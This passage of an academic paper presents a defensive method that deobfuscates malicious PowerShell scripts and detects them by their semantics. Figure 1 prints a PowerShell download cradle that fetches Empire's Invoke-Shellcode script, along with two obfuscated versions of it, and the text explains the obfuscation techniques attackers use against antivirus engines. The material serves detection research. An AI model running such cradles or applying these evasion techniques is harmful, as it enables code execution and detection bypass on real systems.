Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts

Zhenyuan Li
Zhejiang University
lizhenyuan@zju.edu.cn

Qi Alfred Chen
University of California, Irvine
alfchen@uci.edu

Chunlin Xiong
Zhejiang University
chunlinxiong94@zju.edu.cn

Yan Chen
Northwestern University
ychen@northwestern.edu

Tiantian Zhu
Zhejiang University of Technology
ttzhu@zjut.edu.cn

Hai Yang
MagicShield Inc
hai.yang@magic-shield.com

ABSTRACT

In recent years, PowerShell is increasingly reported to appear in a variety of cyber attacks ranging from advanced persistent threat, ransomware, phishing emails, cryptojacking, financial threats, to fileless attacks. However, since the PowerShell language is dynamic by design and can construct script pieces at different levels, state-of-the-art static analysis based PowerShell attack detection approaches are inherently vulnerable to obfuscations. To overcome this challenge, in this paper we design the first effective and light-weight deobfuscation approach for PowerShell scripts. To address the challenge in precisely identifying the recoverable script pieces, we design a novel subtree-based deobfuscation method that performs obfuscation detection and emulation-based recovery at the level of subtrees in the abstract syntax tree of PowerShell scripts.

Building upon the new deobfuscation method, we are able to further design the first semantic-aware PowerShell attack detection system. To enable semantic-based detection, we leverage the classic objective-oriented association mining algorithm and newly identify 31 semantic signatures for PowerShell attacks. We perform an evaluation on a collection of 2342 benign samples and 4141 malicious samples, and find that our deobfuscation method takes less than 0.5 seconds on average and meanwhile increases the similarity between the obfuscated and original scripts from only 0.5% to around 80%, which is thus both effective and light-weight. In addition, with our deobfuscation applied, the attack detection rates for Windows Defender and VirusTotal increase substantially from 0.3% and 2.65% to 75.0% and 90.0%, respectively. Furthermore, when our deobfuscation is applied, our semantic-aware attack detection system outperforms both Windows Defender and VirusTotal with a 92.3% true positive rate and a 0% false positive rate on average.

CCS CONCEPTS

• **Security and privacy** → *Malware and its mitigation*; *Systems security*.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
CCS '19, November 11–15, 2019, London, United Kingdom
© 2019 Association for Computing Machinery.
ACM ISBN 978-1-4503-6747-9/19/11…$15.00
https://doi.org/10.1145/3319535.3363187

KEYWORDS

PowerShell; deobfuscation; abstract syntax tree; semantic-aware

ACM Reference Format:
Zhenyuan Li, Qi Alfred Chen, Chunlin Xiong, Yan Chen, Tiantian Zhu, and Hai Yang. 2019. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts. In *2019 ACM SIGSAC Conference on Computer and Communications Security (CCS '19), November 11–15, 2019, London, United Kingdom.* ACM, New York, NY, USA, 17 pages. https://doi.org/10.1145/3319535.3363187

1 INTRODUCTION

PowerShell is a powerful administration scripting tool with an object-oriented dynamically-typed scripting language [36]. With Microsoft's open source strategy, it gains increasingly popularity among programmers in recent years [4]. Unfortunately, attackers have also recognized the advantages of PowerShell as an attack vector, given that it is pre-installed on most Windows computers, has direct access to priviledged system functions, and also can be executed directly from memory and thus completely fileless. In as early as 2016, Symantec published a white paper titled "The Increased Use of PowerShell in Attacks" [65]. In the following two years, PowerShell as a keyword appeared 64 times in five subsequent Symantec white papers [59] with topics ranging from ransomware, phishing emails, cryptojacking, financial threats, to fileless attacks.

To combat such threats, state-of-the-art PowerShell attack detection approaches mainly use static analysis to match string-level signatures, e.g., by hand picking [55] or leveraging machine learning algorithms [26, 32, 53]. Compared to dynamic analysis based approaches, static analysis based approaches are indeed more efficient and have higher code coverage, but since the PowerShell language is dynamic by design and can construct script pieces at different levels, these existing approaches are inherently vulnerable to obfuscations. For example, as shown later in §2, we experiment a few classic script obfuscation techniques, such as randomization, string-level manipulation, and encoding on malicious PowerShell scripts, and find that state-of-the-art anti-virus engines in VirusTotal [11] can be generally bypassed. To overcome this challenge, it is highly desired to have a effective and light-weight deobfuscation solution for PowerShell scripts, which can generally benefit almost all defense solutions against PowerShell attacks, ranging from their detection, analysis, to forensics.

However, to the best of our knowledge, how to achieve effective and light-weight deobfuscation for script languages still remains

Table 1: Comparison of representative existing deobfuscation approaches for script languages and our approach.

	Targeted language	Obfuscation det. accuracy	Recovery quality	Light -weight
PSDEM [41]	PowerShell	✗	✓	✓
JSDES [13]	JavaScript	✗	✓	✗
Lu *et al.* [42]	JavaScript	N/A	✓	✗
Our approach	PowerShell	✓	✓	✓

an unsolved research problem. Table 1 shows a comparison of representative existing script deobfuscation approaches in obfuscation detection accuracy, recovery quality, and overhead. In the PSDEM approach [41], Liu et al. manually examined different PowerShell obfuscation techniques and then designed targeted deobfuscation solutions for each technique individually. This approach cannot cover unknown obfuscation techniques and also suffer from high false-positive rate in obfuscation detection (as shown later in §6.2.1). The JSDES approach [13] performs deobfuscation specifically for function-based obfuscation in JavaScript, which thus cannot detect obfuscation done purely by basic operations instead of functions [66]. Lu et al. [42] proposed to deobfuscate JaveScript code by dynamic analysis and program slicing. Since it relies on dynamic analysis, it does not need to detect obfuscation, but its recovery has limited code coverage, and also is much less light weight than static analysis based approaches such as PSDEM.

To fill this critical research gap, in this paper we design the first effective and light-weight deobfuscation approach for PowerShell scripts. Note that although this paper targets PowerShell, the deobfuscation methodology itself is general and thus adaptable to other script languages such as JavaScript. To achieve our design goal, our key insight is that a generic property for obfuscations of script languages is that in the run-time execution the obfuscated script pieces must be recovered to the original, non-obfuscated script pieces first before being executed. Thus, for an obfuscated script, as long as all the pairs of the obfuscated script pieces and their corresponding recovery logic can be located, we can emulate the recovery process for each pair and thus gradually reconstruct the entire original script. However, the key challenge is how to precisely identify these pairs, which we call *recoverable script pieces* in this work. If such identification is not precise enough, direct execution of the script pieces cannot trigger the the recovery process and thus can only get intermediate script recovery results or script execution results.

To address this challenge, we propose a novel *subtree-based deobfuscation* method that performs obfuscation detection at the level of subtrees in the PowerShell script Abstract Syntax Tree (AST), which is the minimum unit of obfuscation for PowerShell. Since a typical script of several Kilobytes can already have thousands of subtrees, to achieve high deobfuscation efficiency we design a machine learning based classifier to first classify whether a given subtree is obfuscated. For the obfuscated ones, we then traverse them in a bottom-up order in the AST to identify the recoverable script pieces and emulate the recovery logic, which thus eventually constructs the entire deobfuscated scripts.

Since our deobfuscation approach can expose the semantics of PowerShell scripts, we are able to build upon it to further design the first semantic-aware PowerShell attack detection system. In the system design, we adopt the classic Objective-Oriented Association (OOA) mining algorithm, which can automatically extract frequently appeared commands and functions sets, called OOA rules, for semantic signature matching. We apply this algorithm to a collection of malicious PowerShell script datasets, and newly identifies 31 OOA rules for PowerShell attacks.

To evaluate the performance of our PowerShell deobfuscation approach and attack detection system, we perform experiments on 2342 benign script samples collected from top 500 repositories in GitHub, and 4141 malicious samples collected from security blogs [55], attack analysis white papers [55], and open source attack repositories [1, 9, 43]. Our results show that the deobfuscated scripts using our subtree-based approach have an average similarity of around 80% to the original scripts. In comparison, the average similarity before applying our deobfuscation is only 0.5%, which thus shows a high script recovery effectiveness. Meanwhile, our deobfuscation approach is shown to take less than 0.5 seconds on average to deobfuscate scripts with an average size of 5.4 Kilobytes, which thus also shows high efficiency.

Our results further show that our deobfuscation approach can significantly improve the effectiveness of PowerShell attack detection. More specifically, with our deobfuscation approach applied, the average true positive detection rates increase substantially from 0.3% to 75.0% for Windows Defender, and from 2.65% to 90.0% for VirusTotal. For both Windows Defender and VirusTotal, there are 0% false-positive rates after applying our deobfuscation. Furthermore, our results show that when our deobfuscation approach is applied, our semantic-aware attack detection system outperforms both Windows Defender and VirusTotal with a 92.3% true positive rate and a 0% false-positive rate on average.

This paper makes the following contributions:

- Leveraging the insight that obfuscations fundamentally limit the effectiveness of PowerShell attack detection today, we design the first effective and light-weight deobfuscation approach for PowerShell scripts. To address the challenge in precisely identifying the recoverable script pieces, we design a novel subtree-based deobfuscation method that performs obfuscation detection and emulation-based recovery at the level of subtrees in the PowerShell script AST, which is the minimum unit of obfuscation.
- Building upon the new deobfuscation method, we are able to design the first semantic-aware PowerShell attack detection system. To enable semantic-based detection, we employ the classic Objective-oriented Association (OOA) mining algorithm to obtain PowerShell attack signatures, and newly identifie 31 OOA rules for PowerShell attacks based on a collection of malicious PowerShell script databases.
- Based on a collection of 6483 PowerShell script samples (2342 benign ones and 4141 malicious ones), we find that our deobfuscation method is not only effective, which increases the similarity between the obfuscated and original scripts from only 0.5% to around 80%, but also efficient, which takes less than 0.5 seconds on average for scripts with an average size of 5.4 Kilobytes. By applying our deobfuscation, the attack detection rates for Windows Defender and VirusTotal increase substantially from 0.3% and 2.65% to 75.0% and 90.0%. Furthermore, when our

```
(New-Object Net.WebClient).DownloadString
("hxxps://raw.githubusercontent.com/PowerShellEmpire/
Empire/master/data/module_source/code_execution/Invok
e-Shellcode.ps1")
```

(a) Original script

```
# Step 1: Calculate the string using decoding
$SecstringEncoding =
[Runtime.InteropServiceS.Marshal]::Protostringauto([R
untime.InteropServiceS.Marshal]::SecureStringtObstr($
('76492d1116743f0423413b16050...=='| Converto-
Securestring -K (96..65)))
# Step 2: "Reconstruct" at the script block level
and execution
Invoke-Expression $SecstringEncoding
```

(b) Encoding-based obfuscation at script block level

```
# Step 1: Calculate the string using multiple methods
$StrReorder = "{1}{0}{2}"-f'w-o','Ne','ject'
$Strjoint = "Net.W" + "ebClient"
$Random = "downlOAdstRIng"
$Url = "{9}...{26}"-f'ellE'...'s1'
# Step 2: "Reconstruct" at the token level and
execution
(&$StrReorder $Strjoint).$Random.Invoke($Url)
```

(c) Multiple obfuscation methods at token level

Figure 1: Examples of obfuscated scripts at different levels



Figure 2: Average alerts count on VirusTotal for original and obfuscated samples

Table 2: Obfuscation schemes

Scheme #	Adopted obfuscation techniques (§2)
S1	O1, O2 (Token-level)
S2	O1, O2 (Script block-level)
S3	O1, O3 (Script block-level, Secstring encoding)
S4	O1, O3 (Script block-level, Hex encoding)

deobfuscation is applied, our semantic-aware attack detection system outperforms both Windows Defender and VirusTotal with a 92.3% true positive rate and a 0% false-positive rate on average.

2 BACKGROUND AND MOTIVATION

Due to unique features of PowerShell, it is commonly used as an attack vector. For example, according to the attack knowledge database organized by MITRE [3], PowerShell is used to implement various functions at different stages of real-world attacks. Among all the samples, PowerShell is most commonly used for downloading and payload execution. At the same time, PowerShell is applied to establish reverse shells and gather information on the target machines. In this section, we will discuss the challenges in PowerShell attacks from two perspectives.

2.1 "Living Off the Land" and Fileless Attacks via PowerShell

"Living off the land" attacks refer to attacks that drop as fewer files as possible and only use clean system tools to avoid detection. Fileless attacks refer to attacks that avoid leaving any trace on the disk. According to Symantec's white paper [64], these two attacks have been the trend of cyber attacks in recent years.

PowerShell is an ideal tool for such attacks for several reasons. First, PowerShell is pre-installed on all Windows computers since Windows 7 and Windows Server 2008 R2. Thus, at present, malicious PowerShell scripts can compromise almost all Windows. Second, as a powerful first-party admin tool, PowerShell provides easy access to all major Windows components including Windows Management Instrumentation (WMI) and Component Object Model (COM), which can directly trigger many privileged system-level operations. Third, PowerShell scripts can be executed directly from memory without any form of isolation, and thus can avoid malicious files on the disk and bypass traditional file-based defense methods. The first two points support live-off-the-land attacks, and the third point makes complete fileless attacks feasible. To make matters worse, it is not complicated to conduct such attacks at all. For example, open source PowerShell attack frameworks, such as Empire [1] and Nishang [54], provide wide distribution of these attacks.

2.2 Obfuscation Techniques for PowerShell

Obfuscation is the most popular way to evade detection. For binary programs, logic structure obfuscation is widely adopted. Some analysts attempted to migrate these methods to PowerShell and implemented AST-based obfuscation [15]. However, the effectiveness of this type of method is extraordinarily limited. For PowerShell, in order to hide malicious intentions and thus avoid detection, attackers often take advantage of the dynamic nature of PowerShell to create highly obfuscated scripts. Specifically, PowerShell has no clear boundary between code and data. As shown in Figure 1, the scripts can be constructed at runtime. Logically, the process of executing obfuscated scripts can be divided into two steps: (1) Calculating strings that can play multiple roles in scripts. Theoretically, as long as the process of calculating a string is reversible, a corresponding obfuscation method can be found. So there are numerous methods to do obfuscations. (2) Reconstructing original scripts and executing them. For reconstruction at the token level, these two steps are mixed up, which makes the deobfuscation more challenging. We analyze the commonly used obfuscation techniques in the Symantec's white paper [21] and discuss them in the following three categories below:

O1. Randomization. Randomized obfuscation is a technology that attackers can make random changes to scripts without affecting their executions and semantics. These techniques include white

space randomization, case randomization, variable and function name randomization, and insertion characters ignored by PowerShell. These techniques take the advantage that PowerShell interpreter is not sensitive to certain script properties, such as case-insensitive. The variable `"$Random"` in Figure 1 (c) is an example for this kind of obfuscation. Other methods, such as using aliases rather than full-type commands, can be classified into this category. This kind of obfuscation only affects reading, but does not affect semantics and syntax.

O2. String manipulation. In order to obfuscate strings in PowerShell, there are a variety of methods such as string splitting, string reversing and string reordering, which refer to the calculation of variables `"$StrReorder"`, `"$Strjoint"` and `"$Url"` in Figure 1 (c).

O3. Encoding. Encoding-based obfuscation is the most common obfuscation technique in the real world. After encoding, the obfuscated scripts reflect a small amount of information of the original scripts. Variables `"$SecstringEncoding"` in Figure 1 (b) shows how encoding is used in obfuscation. There are several built-in encoding functions and also attackers can write their encoding modules easily.

In practice, attackers frequently combine these methods to increase the effect of obfuscation. For example, the famous PowerShell attack framework Empire [1] has a obfuscated variant ObfuscatedEmpire [16] that mixes the above three kinds of obfuscation. In recent white papers [30, 33, 45] on attack analysis, it is also reported that many attacks tend to use at least one of obfuscation methods.

2.3 Effectiveness of Obfuscation on PowerShell Attack Detection Today

In this section, we experimentally explore the effectiveness of representative PowerShell script obfuscation schemes against state-of-the-art PowerShell attack detection systems.

Experiment methodology. In this experiment, we choose five representative obfuscation schemes with combinations of obfuscation techniques at different construction levels and with different encoding methods, which are summarized in Table 2. As a basic obfuscation technique, randomization is applied to all five schemes. For scheme S1 and S2, string manipulations are then adopted at the token level and the script block level, respectively. For scheme S3 and S4, we apply encoding based obfuscation (described in §2), which is utilized at the script block level. We pick two types of encoding techniques for them, namely, secure string-based encoding, and hex-based encoding, both of which are commonly used [65], and represent the encoding with the secret key and the encoding without the secret key, respectively. For scheme S5, we apply AST-based obfuscation (described in §2). All obfuscation techniques used in these schemes are available in open source project Invoke-Obfuscation [17], which is widely used in APT attacks like Emotet [45], POWERTON [30] and APT19 [33].

For PowerShell script samples, we collect 75 malicious samples from open source attack framework and security blogs, and the same number of benign samples from Github [7]. Each of these 150 scripts is then obfuscated using the 5 schemes above. Subsequently, we upload both the original scripts and obfuscated scripts to VirusTotal [11], a website that aggregates as many as 70 state-of-art antivirus products and performs online scanning. From the scanning results, we count the number of the antivirus engines that report malware alerts.

Results. The experiment results are shown in Figure 2. As shown, all four obfuscation schemes can effectively bypass nearly all state-of-the-art antivirus products. More specifically, as long as one of them is applied, the average number of alerts for malicious scripts drops significantly from 13.2 to at most 3.1, which is at least 4.25 times lower. Scheme S2 is especially effective, which reduces the average alert number by as high as 1320 times to only 0.01. Compared to S2, the alert number for scheme S3 is slightly higher, which is because the obfuscation in S2 is at the token level, and thus more fine-grained than that in S3 in hiding malicious behaviors. The alert numbers for S3 and S4 are higher than those for S1 and S2, but are still only around 2 to 3, which means that malicious scripts with obfuscation scheme S3 and S4 are still able to evade majority of the antivirus engines today. Note that the alert numbers for S3 and S4 are higher because there are three antivirus engines that always raise alerts when encoding-based obfuscation is detected. As shown, even for benign samples with scheme S3 and S4, these three engines also reported alerts. Since obfuscations have benign usage such as for intellectual property protection and avoid unwanted changes [60], this heuristics can lead to false positives, which is probably why majority of the antivirus engines do not use such heuristics as shown in Figure 2.

3 OVERVIEW

As shown in §2.3, obfuscation is highly effective in bypassing today's the PowerShell attack detection. To combat such threat, it is thus highly desired to design a effective and light-weight deobfuscation mechanism for PowerShell scripts. In this paper, we are the first to design such a mechanism and use it as the key building block to develop the first semantic-aware PowerShell attack detection system. As shown in Figure 3, the detection process can be divided into three phases:

Deobfuscation phase. In the deobfuscation phase, we propose a novel subtree-based approach leveraging the features of the PowerShell scripts. We treat the AST subtrees as the minimum units of obfuscation, and perform recovery on the subtrees, and finally construct the deobfuscated scripts. The deobfuscated scripts are then used in both training and detection phases. Note that such deobfuscation function can benefit not only the detection of PowerShell attacks in this paper but the analysis and forensics of them as well, which is thus a general contribution to the PowerShell attack defense area.

Training and detection phases. After the deobfuscation phase, the semantics of the malicious PowerShell scripts are exposed and thus enable us to design and implement the first semantic-aware PowerShell attack detection approach. As shown on the right side of Figure 3, we adopt the classic Objective-oriented Association (OOA) mining algorithm [68] on malicious PowerShell script databases, which is able to automatically extract 31 OOA rules for signature matching. Besides, we can adapt existing anti-virus engines and manual analysis as extensions.



Figure 3: Framework of our deobfuscation approach and semantic-aware PowerShell attack detection.

Application scenarios. Our deobfuscation-based semantic-aware attack detection approach is mostly based on static analysis[1]. Thus, compared to dynamic analysis based attack detection approaches, our approach has higher code coverage, much lower overhead, and also does not require modification to the system or interpreter. Compared to existing static analysis based attack detection approaches [26, 32, 53, 55], our approach is more resilient to obfuscation and also more explainable as our detection is semantics based. With these advantages over alternative approaches, our approach can be deployed in various application scenarios, including but not limited to:

- Real-time attack detection. Since our approach is highly efficient, it is especially suitable for real-time attack detection tasks. In addition, our approach is easy to deploy and can also provide detection reports with semantic-level information and explanations.
- Large-scale automated malware analysis. Existing automated malware analysis platforms, such as Hybrid-Analysis [2], mostly use static analysis to only extract strings from PowerShell scripts [8], which has very limited semantics information and is also vulnerable to obfuscations. Using our system, the analysis can be not only resilient to obfuscations but also more detailed with semantics information, which makes malware behavior explanations and classifications possible.

4 POWERSHELL DEOBFUSCATION

In this section, we describe the design details of the deobfuscation phase. Unlike previous works that either highly depend on manual analysis [41] or have strong assumptions [17, 48], Our approaches is not only more effective but also more light-weight. Our deobfuscation process is designed to be mainly static instead of dynamic for two main reasons. First, dynamic approaches require extra modification to the system or the interpreter to collect data and have higher overhead. Second, dynamic approaches have a known limitation of low program coverage. Although our approach is designed for PowerShell, the design itself is general and thus can be extended to other similar script languages, such as JavaScript.

[1]The only part of our approach that requires dynamic intervention is the emulation-based recovery, which is only triggered when necessary to increase deobfuscation efficiency as detailed later in §4

Obfuscated PowerShell scripts have to bring out the hidden original scripts so that interpreter can execute them correctly. In Figure 1, we show the separation of the obfuscated script pieces from other parts of the script. As shown, these script pieces have two parts: hidden original script pieces, and recovery algorithms. More importantly, these pieces return string-typed recovered pieces. Therefore, we call these script pieces *recoverable pieces*, and the corresponding subtrees in AST *recoverable subtrees*. As long as these recoverable pieces are found, we can directly use the embedded recovery algorithms to recover the original scripts. However, in practice, there is no clear boundary between the recoverable pieces and other parts of the script, especially when the script is obfuscated in multiple layers. To address this problem, we propose an AST subtree-based approach that locates recoverable pieces first and then reconstructs the original scripts.

4.1 Subtree-based Deobfuscation Approach Overview.

The overall process of our subtree-based deobfuscation is shown in Figure 4. At a high level, the process of deobfuscation can be divided into five stages. First, PowerShell script samples are parsed to ASTs, and subtrees are extracted. In addition, variables may be used to store some key information during the obfuscation process. So when we build AST, we will add links to the elements at the two ends of an assignment statement. Such connections should be considered in both step 2 and 3. Second, we find obfuscated subtrees/pieces with a classifier. It is noteworthy that not all trees met obfuscation characteristics are recoverable subtrees. Third, obfuscated pieces are recovered with an emulator to obtain original script pieces. Fourth, the deobfuscated pieces should be parsed into new ASTs and replace the obfuscated subtrees. Such process loops until there is no obfuscated subtree left. Finally, script pieces are reconstructed to get the deobfuscated scripts. Then we use a post-processing module to remove some redundant structures added during the obfuscation process in the scripts.

In stage 2, distinguishing obfuscated pieces and recoverable ones is a necessary but challenging problem. More specifically, there are two situations where obfuscated pieces and recoverable pieces are inconsistent. First, the recoverable pieces can be a part of obfuscated pieces. As shown in Figure 5, leaf nodes are recoverable pieces while non-leaf nodes are obfuscated pieces. In this case, if we directly try to recover the obfuscated pieces, the original script pieces will be executed as an intermediate process, which thus prevents us from getting the original scripts. Second, obfuscated pieces can be a part of the recoverable pieces. In this case, similar to the first case, directly recovering from obfuscated pieces can only get intermediate results but not the original scripts.

Thus, only if we recover with recoverable pieces can we get the desired original script pieces. In our approach, we address this problem by traversing all suspicious nodes in a bottom-up order with a stack, which thus allows us to avoid recovering at a level that is too high. To avoid recovering at a level that is too low, we leverage the output of the emulator. If the output is not a string, which means the subtree is not recoverable. Then we wait for processing at higher levels. We can always find recoverable subtrees for obfuscated script pieces. Otherwise, the emulator will return new script pieces,



Figure 4: An overview of the proposed subtree-based deobfuscation for PowerShell scripts.

Figure 5: Pass recovered script pieces directly (cropped)



Figure 6: Pass recovered script pieces indirectly (cropped)

which we call recovered pieces. The recovered pieces are parsed into recovered ASTs and replace the obfuscated subtrees. Such process iterates until there are no obfuscated subtrees left, thus can handle multi-layer obfuscation in a sequential or parallel fashion. Ultimately, we use a post-processing module to remove redundant structures added during the obfuscation process. In the following sections, we will discuss these five stages in detail. Corresponding code can be found on [5].

4.2 Extract Suspicious Subtrees

To parse the PowerShell scripts and get the AST, we adopt Microsoft's official library *System.Management.Automation.Language*. PowerShell's AST has 71 types of nodes in total, such as `PipelineAst`, `CommandAst`, `CommandExpressionAst`, etc. The parser returns an AST with a `ScriptBlockAst` type of root. A typical script with sizes of several Kilobytes can have thousands of nodes in AST, which means thousands of subtrees and thus makes it time-consuming to check all subtrees.

Fortunately, there are only two ways to pass recovered pieces to the upper nodes, either directly through pipes or indirectly through variables. Therefore, we only need to check two types of subtrees, subtrees roots of `PipelineAst` type, or second subtrees under nodes of `AssignmentStatementAst`. We call these two types of subtrees *suspicious subtrees*. As shown in Figure 5 and Figure 6, red blocks refer to `PipelineAst` nodes and blue blocks refer to `AssignmentStatementAst` nodes. Leveraging this insight, the number of subtrees we need to check is significantly reduced. Based on this idea, we traverse the AST in a breadth-first manner and push suspicious subtrees into a stack for subsequent steps.

4.3 Subtree-based Obfuscation Detection

For the identified subtrees, we employ a binary classifier to find obfuscated subtrees. Even though Obfuscation can hide semantics very well, there can still be some hints left. Existing obfuscation detection works for JavaScript [35] and PowerShell [17] have very high accuracy. Thus, we are motivated to employ a classifier to detect whether a subtree is obfuscated.

Feature selection. We refer to existing obfuscation detection work [17, 35] and propose the following four types of features.

- **Entropy of script pieces.** The entropy represents the statistical characteristics of character frequencies. There are two



Figure 7: Effects of obfuscation and deobfuscation on the scripts and AST of an malware sample

kinds of popular obfuscation techniques that may influence the entropy substantially in most cases: randomization of all variable and function names, and encoding. The entropy can be calculated as follows:

$$H = -\sum P_i log_2^{P_i}$$

where P_i represents the frequency of the i^{th} character.

- **Lengths of tokens.** Almost all types of obfuscation techniques change the length of tokens. These techniques include but not limited to, encoding, string splitting, and string reordering. Among all values related to token lengths, we pick the mean and the maximum lengths of tokens as features.
- **Distribution of AST types.** The AST parser provided by Microsoft can provide all the 71 types of nodes such as `PipelineAst`, `ParenExpressionAst`, `CommandExpressionAst`, etc. During the obfuscation process, the numbers of nodes for certain node types are typically changed. For example, string reordering will add several `ParenExpressionAst` nodes and `StringConstantExpressAst` nodes to AST. Thus, we count the numbers of nodes for each node type and construct a 71-dimensional vector as a feature.
- **Depth of AST.** Almost all obfuscation techniques have a significant impact on the depth of the AST and the total nodes count. For example, for encoding-based obfuscation, no matter how many nodes the original script have, only about 10 nodes with a depth less than 6 left after encoding. Thus, we also use AST depth and total node count as features.

In total, we picked 76 features from three levels, namely, character level, token level and AST level. Note that traversing the AST once is enough to calculate features for all subtrees. In our implementation, we use logistic regression with gradient descent [70] to perform the classification.

4.4 Emulation-based Recovery

In this step, we set up a PowerShell execution session and execute the obfuscated pieces detected in the last step. If the script piece is a recoverable script piece, the return value of this process is the recovered script piece. If the return value is not a string, it means that either the obfuscation detection result at the last step is wrong, or the current script piece is not a recoverable piece. For both cases, we mark the subtree as a non-obfuscated subtree and move on to the next obfuscated subtree. Since we perform the deobfuscation in a bottom-up order, we can always find a recoverable script piece that is at a higher level and contains this subtree later.

4.5 AST Update

After we obtain the recovered script pieces from the last step, we need to parse it to a new AST (recovered subtree) and update the AST. This process has two main steps. First, we need to replace the recoverable subtree with the recovered subtree. Correspondingly, the features of all its ancestors should be updated and all suspicious subtrees in recovered subtree should be pushed into the stack. Second, the change of script pieces should be updated. Specifically, we store the recoverable pieces and recovered pieces in roots of obfuscated subtrees. Then we pass the changes from the bottom to top. Finally, when there are no obfuscated subtrees left, we can get the deobfuscated script at the root.

4.6 Post processing

As shown in Figure 7, after reconstruction, we get a script that has the same semantics as that for the original one. However, in terms of syntax, there are still differences between these two scripts. These differences are mainly introduced by the obfuscation process. As mentioned above, the script pieces obtained by the deobfuscation process are all strings. Thus, to help interpreter understand the role of each string, the process of obfuscation introduces extra tokens. For example, in script piece `"("DownloadFile").Invoke($url)"` the function `Invoke` tells interpreter that `"DownloadFile"` should be treated as a member function and `$url` is the parameter for the function. Also, obfuscation will add extra parentheses. In this post-processing step, these syntax-level changes introduced by the obfuscation process are located with regular expressions and fixed accordingly.

